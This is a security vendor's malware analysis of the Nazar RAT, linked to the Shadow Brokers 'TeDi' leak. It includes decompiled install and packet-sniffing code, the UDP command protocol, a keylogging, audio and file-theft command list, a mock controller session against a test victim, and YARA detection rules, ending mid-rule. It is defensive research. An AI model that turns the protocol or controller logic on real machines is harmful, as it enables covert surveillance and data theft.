Nazar: Spirits of the Past

research.checkpoint.com/2020/nazar-spirits-of-the-past/

May 5, 2020

May 5, 2020

Introduction

```
6:22 AM 11/7/2012 conficker still on target
6:18 AM 11/7/2012 checking logs - we are clean
8:16 PM 7/2/2012 - BOOM!, got the callback
```

Those were some of the words that the Equation Group (NSA) operators left in the records documenting their attacks against target systems, and which were later leaked by the Shadow Brokers. The plethora of information exposed in the fifth and last leak by the Shadow Brokers, called “Lost in Translation”, and the following consequences that took shape in WannaCry and NotPetya among other things, makes this a changing point in the game of cyber security as we know it.

Recently, security researcher Juan Andres Guerrero-Saade revealed a previously misidentified and unknown threat group, called Nazar, which was part of the last leak by the Shadow Brokers. In this research, we will expand upon the analysis done by Juan and another which was written by Maciej Kotowicz, and will provide an in-depth analysis of each of the Nazar components. But the real question is, do those new revelations add a missing piece to the puzzle, or do they show us how much of the puzzle we are missing?

Prior Knowledge

While the "Lost in Translation" leak by the Shadow Brokers brought infamous exploits such as *EternalBlue* into the limelight, it contained many more valuable components that showed some of the possible precautions taken by the Equation Group operators before launching an attack.

Lost in Translation

theshadowbrokers ▾ 56 in shadowbrokers

KEK…last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeeee

A screenshot from the original post by the Shadow Brokers

For example, among the leaked files was one called "*drv_list.txt*", which included a list of driver names and corresponding remarks that were sent back to the operators if the drivers were found on the target system. Naturally, the list contained many drivers that could detect the presence of an anti-virus product or a security solution (ourselves included):

```
"omdrv","Check Point Virtual Network Adapter Driver"
"omihar","*** UNKNOWN - PLEASE PULL BACK ***"
"omkeatl","*** UNKNOWN - PLEASE PULL BACK ***"
"Omni97","CSM PC Card OmniDrive"
"ompmenv","*** UNKNOWN - PLEASE PULL BACK ***"
"omratcch","*** UNKNOWN - PLEASE PULL BACK ***"
```

Drivers mentioned in "drv_list.txt"

But even more curious were the names of malicious drivers in this list, which if found could indicate that the target system has already been compromised by another attacker, and would then warn the operators to "pull back". Another pivotal component in the Equation Group's arsenal that is in charge of such checks is called "Territorial Dispute", or "TeDi".

```
import dsz.cmd
import re
import time
import getutils
import datastore
from util.DSZPyLogger import getLogger
import os.path
tedilog = getLogger('TERRITORIALDISPUTE')

def path_normalize(path):
    try:
        path = re.sub('%(.+)%', (lambda m: ('%{0}%'.format(m.group(1))
        if (m.group(1) not in datastore.ENV_VARS) else datastore.
        ENV_VARS[m.group(1)])), path)
    except:
        tedilog.error('There was an error trying to parse the path for
        environment variables.', exc_info=True)
    return path
```

Territorial Dispute, as seen in the leaked sources

Similar to a scan conducted by a security product, “TeDi” consists of 45 signatures that are used to search the target system for registry keys or filenames associated with other threat groups. But we can assume that the end purpose in this case, unlike that of a security scan, is to make sure that Equation Group’s operations are not disrupted and that their own tools are not detected by other adversaries (or “other peeps”, as they are called in “TeDi”) monitoring the same system.

```
other_peeps = os.path.join(ops.LOGDIR, 'other_peeps.txt')
for x in range(len(FIND_SIG)):
    if (FIND_SIG[x] is None):
        continue
    result = FIND_SIG[x]()
    if result:
        sig_found = True
        try:
            with open(other_peeps, 'a') as fd:
                fd.write(('SIG%02d FOUND on %s!\n' % ((x + 1), ops.TARGET_ADDR)))
```

Code snippet from TeDi’s leaked sources

In certain cases, this also guarantees that the Equation Group themselves do not disrupt the ongoing operations of “friendly” threat groups, and do not attack the same target.

Extensive research work has been done by CrySys Labs in 2018 to try and map each of the 45 signatures to the respective threat group it is meant to detect since no names were included in “TeDi” itself.

```
def find_01():
    result = utils.reg_exists('L', 'software\\microsoft\\windows\\currentversion\\StrtdCfg', None, True)
    if result:
        return True
    for key in datastore.HKEY_USERS_DATA:
        result = utils.reg_exists('U', ('%s\\software\\microsoft\\windows\\currentversion\\StrtdCfg' % key), None, True)
        if result:
            return True
    return False

def find_02():
    result = utils.reg_exists('L', 'System\\CurrentControlSet\\Control\\CrashImage', None, True)
    if result:
        return True
    return False
```

Examples for signatures found on TeDi's leaked sources

Despite the relatively scarce amount of information it contains, security researchers often revisit "TeDi" in an attempt to get a better understanding of threat groups that the Equation Group had visibility to back then, as some of which are still (to this day) unknown to the public.

Security researcher Juan Andres Guerrero-Saade has shown that the 37th signature in "TeDi" which looks for a file called "Godown.dll" points to what might be an Iranian threat group he dubbed "Nazar", rather than a Chinese one as initially thought in the CrySys Lab report.

```
def find_37():
    return ('godown.dll' in datastore.SYSTEMROOT_FILE_SET)
```

SIG37, the signature to detect "Nazar" by looking for "godown.dll"

The beauty of the "TeDi" project is perhaps in its minimalism: the small number of signatures it contained gave the Equation Group the capability of detecting the activity of notorious threat groups that have eluded detection and managed to remain in the shadows for years: Turla, Duqu, Dark Hotel, and the list goes on. This is the result of what we can only estimate as years of intelligence and research work on the Equation Group's part. Equipped with this knowledge we set out to find more about the mysterious newly discovered player included in this watchlist: Nazar.

Execution Flow

Nazar's activity is believed to have started somewhere around 2008, meaning that the group was active for at least four years, as the latest samples were created in 2012.

The CrySys Labs report pointed to a file possibly related to the 37th signature, which turned out to be an anti-virus signature database from 2015 that detected this unique Nazar artifact, "Godown.dll". Surprisingly, the same signature contained names of the other artifacts that we have seen being used by the Nazar malware (and will explain in detail in the following sections), meaning that some security companies were already fully aware of this malicious activity back then, prior to the "TeDi" leak:

```
E9ECh: FF 04 91 02 01 03 C1 18 40 00 F2 CC CB C1 CA D2 D6 85 E6 E0  ÿ.‘...Á.@.òÌËÁÊÒÖ…æà
EA00h: A5 A5 F2 CC CB C1 CA D2 D6 85 FD F5 74 83 02 00 03 FF 3E C4  ¥¥òÌËÁÊÒÖ…ýõtƒ...ÿ>Ä
EA14h: 3C 80 02 05 00 0B 69 6E 73 74 61 6C 6C 68 6F 6F 6B 09 68 6F  <€....installhook.ho
EA28h: 64 6C 6C 2E 64 6C 6C 07 3B 43 68 69 6C 64 3B 0E 56 69 65 77  dll.dll.;Child;.View
EA3Ch: 53 63 72 65 65 6E 2E 64 6C 6C 0A 47 6F 64 6F 77 6E 2E 64 6C  Screen.dll.Godown.dl
EA50h: 6C 07 81 07 01 40 00 6D 2A 42 00 D4 08 00 18 01 00 00 18 01  l....@.m*B.Ô........
EA64h: 00 FF 12 E0 10 10 00 05 00 A8 25 00 27 FE EE 55 FA 82 D1 A7  .ÿ.à.....¨%.'þîUú‚Ñ§
```


An anti-virus signature that was detecting Nazar

The initial binary that is executed in Nazar's flow is `gpUpdates.exe`. It is a Self-Extracting Archive (SFX) created by a program called "Zip 2 Secure EXE". Upon execution, `gpUpdates` writes three files to disk: `Data.bin`, `info`, and `Distribute.exe`. Then, `gpUpdates.exe` will start `Distribute.exe` which operates as an installing component.

Distribute.exe

At the start, `Distribute.exe` will read the other two files that were dropped by `gpUpdates`: `info` and `Data.bin`. The `Data.bin` file is a binary blob that contains multiple PE files that are concatenated in a sequence. The `info` file is a very small file that contains a simple struct with the lengths of the PE files in `Data.bin`. `Distribute.exe` will read `Data.bin` as a stream, file by file, in the order of file lengths as shown in `info`.


The following table shows the files concatenated in `Data.bin` against the lengths written in `info`.

Data.bin (sequence of files)	info (lengths)
svchost.exe	213504
Filesystem.dll	262219
ViewScreen.dll	196608
lame_enc.dll	162304
hodll.dll	57344
Godown.dll	32768

After the aforementioned files are dropped to the disk, `Distribute.exe` will register 3 of the DLL files to the registry, by using `regsvr32`.

```
ShellExecuteA(0, "open", "regsvr32.exe", "Godown.dll -s", 0, 0);
ShellExecuteA(0, "open", "regsvr32.exe", "ViewScreen.dll -s", 0, 0);
ShellExecuteA(0, "open", "regsvr32.exe", "Filesystem.dll -s", 0, 0);
```

Afterwards, it uses `CreateServiceA` to add `svchost.exe` as a service named "EYService", and it will then start the service and exit. This service, as we will explain soon, is the core component in the flow and is responsible for processing the commands sent by the attacker.



Nazar's execution flow

svchost.exe / EYService

This service is the main component in the attack, and it orchestrates the entire modules dropped and loaded by Nazar. In a sense, the `EYService` is only a marionette controlled by a puppeteer that sends commands to it. The communication protocol will be thoroughly explained in later parts of this blog post. As commonly seen in RAT-like components, this service mainly contains a list of supported commands, and each of these commands is assigned with a function to handle it upon a request from the attacker. The full list of commands is listed below.

As other components in Nazar, this module also does not demonstrate novel techniques or high-quality of written code. In fact, this module, like the others, is mostly based on open-source libraries that were commonly available at the time. To manage traffic and sniff packets, Nazar uses Microolap's Packet Sniffer SDK. To record the victim's microphone it uses "Lame" Mp3 encoding library. For keylogging it uses KeyDLL3. BMGLib is used to take screenshots, and even for shutting down the computer, it uses an open-source project – The ShutDown Alarm.

Communication

When analyzing the networking component, the main thing we looked for was the IP of the command and control, since this could open up new paths, and perhaps recent attacks and samples. Alas, leaving no stone unturned, we could not find such an IP, and it made sense due to how Nazar is communicating.

Upon execution of the service, it begins with setting up the packet sniffing. This is done by using the Packet Sniffer SDK, in pretty much a textbook way. The main thread gets an outward-facing network adapter and uses BPF to make sure only UDP packets are forwarded to the handler.

```
DWORD __stdcall main_thread(LPVOID lpThreadParameter)
{
  HANDLE hMgr; // edi
  HANDLE hCfg; // esi
  HANDLE hFtr; // edi

  hMgr = MgrCreate();
  MgrInitialize(hMgr);
  hCfg = MgrGetFirstAdapterCfg(hMgr);
  do
  {
    if ( !AdpCfgGetAccessibleState(hCfg) )
      break;
    hCfg = MgrGetNextAdapterCfg(hMgr, hCfg);
  }
  while ( hCfg );
  ADP_struct = AdpCreate();
  AdpSetConfig(ADP_struct, hCfg);
  if ( !AdpOpenAdapter(ADP_struct) )
  {
    AdpGetConnectStatus(ADP_struct);
    MaxPacketSize = AdpCfgGetMaxPacketSize(hCfg);
    adapter_ip = AdpCfgGetIpA_wrapper(hCfg, 0);
    AdpCfgGetMACAddress(hCfg, &mac_address, 6);
    hFtr = BpfCreate();
    BpfAddCmd(hFtr, BPF_LD_B_ABS, 23u);         //  Get Protocol field value
    BpfAddJmp(hFtr, BPF_JMP_JEQ, IPPROTO_UDP, 0, 1);// Protocol == UDP
    BpfAddCmd(hFtr, BPF_RET, 0xFFFFFFFF);
    BpfAddCmd(hFtr, BPF_RET, 0);
    AdpSetUserFilter(ADP_struct, hFtr);
    AdpSetUserFilterActive(ADP_struct, 1);
    AdpSetOnPacketRecv(ADP_struct, on_packet_recv_handler, 0);
    AdpSetMacFilter(ADP_struct, 2);
    while ( 1 )
    {
      if ( stop_and_ping == 1 )
      {
        adapter_ip = AdpCfgGetIpA_wrapper(hCfg, 0);
        connection_method(2);
        stop_and_ping = 0;
      }
      Sleep(1000u);
    }
  }
  return 0;
}
```

Whenever a UDP packet arrives, its source IP is recorded to be used in the next response, whether or not there will be a response. Then, the packet's destination port will be checked, and in case it is 1234 the UDP data will be forwarded to the command dispatcher.

```
int __cdecl commandMethodsWrapper(udp_t *udp_packet, int zero, char *src_ip, int ip_id)
{
  int length; // edi

  length = HIBYTE(udp_packet->length) - 8;
  ntohs(udp_packet->src_port);
  if ( ntohs(udp_packet->dst_port) != 1234 )
    return 0;
  commandDispatcher(&udp_packet[1], src_ip, ip_id, length);
  return 1;
}
```

Types of responses

Each response will have its packet built from scratch, so it could be sent using PSSDK's send methods : `AdpAsyncSend/AdpSyncSend`

There are 3 types of responses:

- Send an ACK: With destination port `4000` and payload `101;0000`
- Send computer information: With destination port `4000` and payload `100;<Computer Name>;<OS name>`
- Send a file: The content will be sent as UDP data, followed by another packet with `---<size_of_file>` The UDP destination port will be the little-endian value of the IP identification field in the request message. For example, If the server sent a packet (to destination port 1234) with identification `0x3456` ,the malware will send its response with destination port `0x5634`

To make the options clearer, and to demonstrate how Nazar communicates, we have created a python script that can "play" the server controlled by the attacker, and communicate with the victim. The script is available in Appendix C.

```
λ python nazar_basic.py 192.168.206.128
Welcome to NAZAR. Please choose:
          999 - Get a ping from the victim.
          555 - Get information on the victim's machine.
          311 - Start keylogging (312 to disable).
          139 - Shutdown victim's machine.
          189 - Screenshot (313 to disable).
          119 - Record audio from Microphone (315 to disable).
          199 - List drives.
          200 - List recursivley from directory*.
          201 - Send a file*.
          209 - Remove file*.
          599 - List devices.

* (append a path, use double-backslashes)
quit to Quit,
help for this menu.

> 999
00000000: 31 30 31 3B 30 30 30 30  3B                       101;0000;
> 555
00000000: 31 30 30 3B 4A 4F 48 4E  4E 59 2D 43 46 37 30 39  100;JOHNNY-CF709
00000010: 36 34 38 3B 57 69 6E 64  6F 77 73 20 58 50 3B 00  648;Windows XP;.
00000020: 00 00 00                                          ...
> 199
00000000: 41 3A 5C 0D 0A 43 3A 5C  0D 0A 44 3A 5C 0D 0A 2D  A:\..C:\..D:\..-
00000010: 2D 2D 31 35                                       --15
> 201C:\\Windows\\System32\\cmos.ram
00000000: 48 00 57 00 19 00 04 22  01 92 26 02 00 80 00 00  H.W...."..&.....
00000010: 00 00 10 00 02 80 02 00  00 14 00 00 00 00 00 00  ................
00000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 A8  ................
00000030: 00 00 19 80 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000040: 2D 2D 2D 36 34                                    ---64
> |
```

A script we created to demonstrate how the server would communicate with Nazar

Supported Commands

As we mentioned earlier, `svchost.exe`, or the service named `EYService`, contains a list of supported commands. We analyzed two versions of the RAT and found slight differences. The entire list of supported commands, in addition to our analysis notes, are presented in the table below.

Command ID	Description
311	Enable keylogger by loading the 'hodll.dll' library to memory and manually importing the 'installhook' function. The keystrokes are saved with the window name to 'report.txt'. The written content is then sent to the server. The keylogger is based on common open-source libraries called "KeyDLL3" (by Anoop Thomas) and "KeyBoard Hooks" (by H. Joseph). Command 312 will disable the keylogger.
139	Shutdown the machine. The command is interacting with the `Godown.dll` component by spawning it based on its RCLSID and RIID. The `Godown` module was probably based on an open-source implementation called The ShutDown Alarm.

Command ID	Description
189	Start screen capturing. The function calls the benign `ViewScreen.dll` and instructs it to save screenshots in a PNG file named `z.png` . The file is then sent to the server. The module is based on a known open-source project named "BMGLib", written by M. Scott Heiman. Command 313 will disable the screen capturing.
119	Responsible for recording audio using the victim's Microphone. The recording is saved to `music.mp3` and sent to the server. The implementation is based on an open-source project which uses a known open source library called "LAME MP3". Command 315 will disable the voice recording.
199	List all drives in the PC (C:\, D:\, …) and save it to `Drives.txt` . The file is then sent to the server. This functionality exists as-is in `Filesystem.dll` but the newer variant of `svchost.exe` does not use the DLL, even though it is still dropped to the machine.
200	List all the files and folders in the system and saves it to `Files.txt` . The files and folder are separated with `;File;` or `;Folder;` . This functionality exists as-is in `Filesystem.dll` but the newer variant of `svchost.exe` does not use the DLL, even though it is still dropped to the machine.
201	Sends file content to the server.
209	Remove a file from the machine.
499	List program by enumerating the keys found in the following registry path: `Software\Microsoft\Windows\CurrentVersion\Uninstall` . The program names are then saved to a file called `Programs.txt` and sent to the server.
599	List all the devices on the machine and save it to a file named 'Devices.txt' which is then sent to the server. The devices are separated with either ';Root;' or ';Child;'.
999	Sends `101;0000` back to the server in port `4000` .
555	Sends Computer information: `100;Computer Name; OS Name` back to the server in port `4000` .
315	Disable voice recording.
312	Disable keylogging.
313	Disable screen capturing.
666	Pretty much NOP. Will set a flag that is also set by `119` and `189` and will be unset when sending a file. However, it is never checked.
211	Registers `Godown.dll` using `regsvr32` This command was included in `svchost.exe` versions from 2010 but was then removed, and the module registration moved to `Distrbute.exe`

Command ID	Description
212	Registers `ViewScreen.dll` using `regsvr32` This command was included in `svchost.exe` versions from 2010 but was then removed, and the module registration moved to `Distrbute.exe`
213	Registers `Filesystem.dll` using `regsvr32` This command was included in `svchost.exe` versions from 2010 but was then removed, and the module registration moved to `Distrbute.exe`

Godown.dll

`Godown.dll` is the DLL which is in the spotlight of SIG37, and the one that started this manhunt after the unknown malware. Before it was caught by law-abiding security analysts, one could imagine `Godown.dll` to be the mastermind behind this whole operation, the component to control them all, some hidden gem, or an unseen rose. In reality, `Godown.dll` is a tiny DLL with one and only goal – to shut down the computer. Believe us, we tried hard to find any hidden or mysterious functionality inside the binary, but nothing was there, except a shutdown command. The reasons to take 5 lines of C code and place them in a DLL, put it in `Data.bin`, drop it to the disk, register it as a COM DLL using `regsvr32` and then call it indirectly using GUID – are beyond our understanding. But well, it was good enough of a lead to revealing Nazar, and for that, we should be thankful.

Filesystem.dll

Out of all the modules used in this attack, `Filesystem.dll` might be the only one whose code was actually written by the attackers themselves. The purpose of this module is to enumerate drives, folders and files on the infected system and write the final results to two text files: `Drives.txt` and `Files.txt`.

We were able to get our hands on two versions of this module that were created a year apart, both of which included PDB paths that mentioned a folder with the Persian name Khzer (or خضر):

```
C:\\khzer\\DLLs\\DLL's Source\\Filesystem\\Debug\\Filesystem.pdb
D:\\Khzer\\Client\\DLL's Source\\Filesystem\\Debug\\Filesystem.pdb
```


Upon closer inspection, there are some differences between the two paths: One starts with the `C:\\` partition while the other starts with `D:\\`, one uses `Khzer` (uppercase) while the other uses `khzer` (lowercase), and so on. This might indicate that the two versions of the module were not compiled in the same environment, and is further strengthened by some of the included headers' paths, which show that Visual Studio was installed in two different locations:

```
fcn.CrtDbgReport(2, (uint32_t)"e:\\program files\\microsoft visual studio\\vc98\\atl\\include\\atlcom.h"
                 , 0x720, 0, (uint32_t)"*ppv == 0", unaff_EDI), iVar2 == 1)) {
```

```
fcn.CrtDbgReport(2, (uint32_t)"c:\\program files\\microsoft visual studio\\vc98\\atl\\include\\atlcom.h"
                 , 0x720, 0, (uint32_t)"*ppv == 0", unaff_EDI), iVar2 == 1)) {
```


But these are not the only differences between the two versions: while the `Filesystem.dll` module was dropped by all the known variants of `gpUpdates.exe`, it was not always used in the same manner.

For example, versions of `svchost.exe` dating back to 2010 have three commands that have since been omitted: “211”, “212”, and “213”. Those commands allow `svchost.exe` to register the dropped DLL modules using `regsvr32`, a functionality that was later migrated to `Distribute.exe` (as described in the *Execution Flow* section above).



An omitted command presented in svchost.exe, as can be seen in Cutter

Then, when a command is received by the C2 to collect the files and drives on the system, the Filesystem.dll module is called after it was registered:



Registering Filesystem.dll, as can be seen in Cutter

On the other hand, a more recent version of svchost.exe that was created in 2012 replicates the file and drive lookup functionalities found in Filesystem.dll when receiving the “199” and “200” commands from the C2, and performs the search itself. Therefore, even though it is still dropped

in this case, it appears that the Filesystem.dll module is not used in the newer versions of Nazar:

Filesystem.dll

```
push    eax
push    0x200
call    dword [GetLogicalDriveStringsA]
cmp     esi, esp
call    chkesp
mov     dword [var_8h], eax
mov     esi, esp
push    0x104
lea     ecx, [var_114h]
push    ecx
call    dword [GetSystemDirectoryA]
cmp     esi, esp
call    chkesp
mov     esi, esp
push    str.Drives.txt
lea     edx, [var_114h]
push    edx
push    0x10033518
lea     eax, [var_114h]
push    eax
call    dword [wsprintfA]
add     esp, 0x10
cmp     esi, esp
call    chkesp
push    0x10033514
lea     ecx, [var_114h]
push    ecx
call    _fopen
```

svchost.exe

```
push    esi
push    0x200
call    dword [GetLogicalDriveStringsA]
mov     ebp, eax
push    0x104
lea     eax, [lpBuffer]
push    eax
call    dword [GetSystemDirectoryA]
push    str.Drives.txt
lea     ecx, [filename]
push    ecx
mov     edx, ecx
push    str.s_s
push    edx
call    dword [wsprintfA]
lea     eax, [filename]
push    0x412660
push    eax
call    dword [fopen]
```

The same functionality presented in both files as can be seen in the disassembly from Cutter

hodll.dll

The `hodll.dll` module is responsible for recording the user's keystrokes. It is done, as most keyloggers do, by setting a Windows hook for keyboard inputs. While there are many implementations of keyloggers available, we believe that this implementation is based on one or more open-source projects. Specifically, we believe that the code was taken from common open-source libraries called "KeyDLL3" (by Anoop Thomas) and "KeyBoard Hooks" (by H. Joseph) or by a fork of these projects, as many are available. In fact, the samples of `hodll.dll` we put our hands on, looked like they were built from different layers of open source projects. In a way, it looked like someone copied code from the internet, and then deleted it partially, and took other code, and deleted it as well, and so on. The final result contained evolutionary pieces from multiple layers of code.

ViewScreen.dll

This DLL is based on a known open-source project named "BMGLib" and it is used to take screenshots of the victim's computer. No major changes, if any, were added to the original source, and this is yet another example of how the Nazar malware uses an entire library just for

a small task.

Conclusion

In this article, we tried to gather all the information we learned about Nazar since its recent exposure. We dived deep into each and every one of the components and tried to solve as many mysteries as possible. The leaked information by the Shadow Brokers taught us that the NSA knew about Nazar for many years, and thanks to other researchers, the community was able to strikethrough another unknown malware family from the list of signatures in "TeDi".

Many of the signatures in "TeDi" described advanced and novel malware families, but this does not appear to be the case with Nazar. As we have shown in the article, the quality of the code, as well as the heavy usage of open source libraries, does not match the profile of a shrewd threat actor. And although we tried to cover everything, there are still many unanswered questions surrounding those discoveries: What happened to the Nazar group, did they evolve into other groups that are nowadays known under different names? Are they still active? Are there more samples out there? With those questions and others on our minds, we cannot help but leave this open-ended.

Appendix

Appendix A: Yara Rules

In his blog post, Juan published Yara rules to ease detection. The rules are well written and cover the different components. We want to share some rules we created during our analysis, to add to the existing rules.

```
rule apt_nazar_svchost_commands
{
    meta:
        description = "Detect Nazar's svchost based on supported commands"
        author = "Itay Cohen"
        date = "2020-04-26"
        reference = "<https://www.epicturla.com/blog/the-lost-nazar>"
        hash = "2fe9b76496a9480273357b6d35c012809bfa3ae8976813a7f5f4959402e3fbb6"
        hash = "be624acab7dfe6282bbb32b41b10a98b6189ab3a8d9520e7447214a7e5c27728"
    strings:
        $str1 = { 33 31 34 00 36 36 36 00 33 31 33 00 }
        $str2 = { 33 31 32 00 33 31 35 00 35 35 35 00 }
        $str3 = { 39 39 39 00 35 39 39 00 34 39 39 00 }
        $str4 = { 32 30 39 00 32 30 31 00 32 30 30 00 }
        $str5 = { 31 39 39 00 31 31 39 00 31 38 39 00 31 33 39 00 33 31 31 00 }
    condition:
        4 of them
}

rule apt_nazar_component_guids
{
    meta:
        description = "Detect Nazar Components by COM Objects' GUID"
        author = "Itay Cohen"
        date = "2020-04-27"
        reference = "<https://www.epicturla.com/blog/the-lost-nazar>"

        hash = "1110c3e34b6bbaadc5082fabbdd69f492f3b1480724b879a3df0035ff487fd6f"
        hash = "1afe00b54856628d760b711534779da16c69f542ddc1bb835816aa92ed556390"
        hash = "2caedd0b2ea45761332a530327f74ca5b1a71301270d1e2e670b7fa34b6f338e"
        hash = "2fe9b76496a9480273357b6d35c012809bfa3ae8976813a7f5f4959402e3fbb6"
        hash = "460eba344823766fe7c8f13b647b4d5d979ce4041dd5cb4a6d538783d96b2ef8"
        hash = "4d0ab3951df93589a874192569cac88f7107f595600e274f52e2b75f68593bca"
        hash = "75e4d73252c753cd8e177820eb261cd72fecd7360cc8ec3feeab7bd129c01ff6"
        hash = "8fb9a22b20a338d90c7ceb9424d079a61ca7ccb7f78ffb7d74d2f403ae9fbeec"
        hash = "967ac245e8429e3b725463a5c4c42fbdf98385ee6f25254e48b9492df21f2d0b"
        hash = "be624acab7dfe6282bbb32b41b10a98b6189ab3a8d9520e7447214a7e5c27728"
        hash = "d34a996826ea5a028f5b4713c797247913f036ca0063cc4c18d8b04736fa0b65"
        hash = "d9801b4da1dbc5264e83029abb93e800d3c9971c650ecc2df5f85bcc10c7bd61"
        hash = "eb705459c2b37fba5747c73ce4870497aa1d4de22c97aaea4af38cdc899b51d3"

    strings:
        $guid1_godown = { 98 B3 E5 F6 DF E3 6B 49 A2 AD C2 0F EA 30 DB FE } //
Godown.dll IID
        $guid2_godown = { 31 4B CB DB B8 21 0F 4A BC 69 0C 3C E3 B6 6D 00 } //
Godown.dll CLSID
